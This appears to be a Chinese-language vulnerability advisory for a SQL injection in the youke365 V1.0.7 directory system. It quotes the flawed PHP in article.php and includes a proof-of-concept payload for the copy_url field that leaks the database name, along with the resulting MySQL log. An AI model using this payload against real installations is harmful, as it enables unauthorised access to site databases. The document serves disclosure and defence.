youke365 V1.0.7 最新版 前台SQL注入

漏洞简介

优客365网站分类导航系统是个跨平台的开源软件,基于PHP+MYSQL开发构建的开源网站分类目录管理系统。 优客365网站分类导航系统app/member/controller/article.php页面存在SQL注入漏洞,该漏洞是由于系统未对用户输入的参数进行充分过滤。攻击者可利用该漏洞获取数据库敏感信息。

漏洞分析

文件 app/member/controller/article.php

```
$do = I('post.do');
   if (in_array($do, array('saveadd', 'saveedit'))) {
//获得表单数据
       $cate_id = I('post.cate_id','','intval');
       $art_title = I('post.art_title');
       $copy_from = I('post.copy_from'); I($_POST['copy_from']);
       $copy_url = I('post.copy_url'); I($_POST['copy_url']);
        if(!get_magic_quotes_gpc()){
          $art_content = I('art_content','','addslashes');
     }else{
          $art_content = I('post.art_content');
       $art_time = time();
       if ($cate_id <= 0) {
           msgbox('请选择文章所属分类!');
       } else {
           $cate = get_one_category($cate_id);
           if ($cate['cate_childcount'] > 0) {
               msgbox('指定的分类下有子分类,请选择子分类进行操作!');
           }
       }
       if (empty($art_title)) {
           msgbox('请输入文章标题!');
       } else {
           if (!censor_words($options['filter_words'], $art_title)) {
               msgbox('文章标题中含有非法关键词!');
           }
       }
```

```
if (empty($copy_from)) $copy_from = '本站原创';
if (empty($copy_url)) $copy_url = $options['site_url'];
```


```
if (empty($art_content)) {
    msgbox('请输入文章内容!');
} else {
    if (!censor_words($options['filter_words'], $art_content)) {
        msgbox('文章内容中含有非法关键词!');
```

```
}
       $art_content =
str_replace($options['site_root'].$options['upload_dir'].'/', '[upload_dir]',
$art_content);
       $art_data = array(
            'user_id' => $userinfo['user_id'],
            'cate_id' => $cate_id,
            'art_title' => $art_title,
            'copy_from' => $copy_from,
            'copy_url' => $copy_url,
            'art_content' => $art_content,
            'art_status' => 2,
            'art_ctime' => $art_time,
       );
    if ($do == 'saveadd') {
       $query = $Db->query("SELECT art_id FROM $table WHERE
art_title='$art_title'");
       if (count($query)) {
           msgbox('您所发布的文章已存在!');
       $Db->insert($table, $art_data);
       $insert_id = $Db->insert_id();
       msgbox('文章发布成功!', $pageurl);
   } elseif ($do == 'saveedit') {
       $art_id = I('post.art_id','','intval');
       $where = "art_id ='$art_id'";
       $Db->update($table, $art_data, $where);
       msgbox('文章编辑成功!', $pageurl);
   }
}
```


从代码可以看到 copy_from, copy_url 没有进行任何过滤,获取从post传递过来的是,直接进入数据库导致 sql漏洞。

漏洞证明:

首先注册一个会员,登录到会员中心,在会员中心,文章管理添加文章。 在来源地址输入 payload : test3',database(),2,3)#。



点击提交,然后在 文章管理>文章列表 查看我们刚刚发布的 标题为 sql注入 的文章,可以看到在 文章内容住,诸如处理当前数据库名称。



根据mysql 日志 实际执行的 sql语句为: INSERT INTO yk365_articles (user_id , cate_id , art_title , copy_from , copy_url , art_content , art_status , art_ctime) VALUES ('1','2','sql注 \(\) \','seebug','test3',database(),2,3)#','test

//p>','2','1527834950') 证明注入 存在。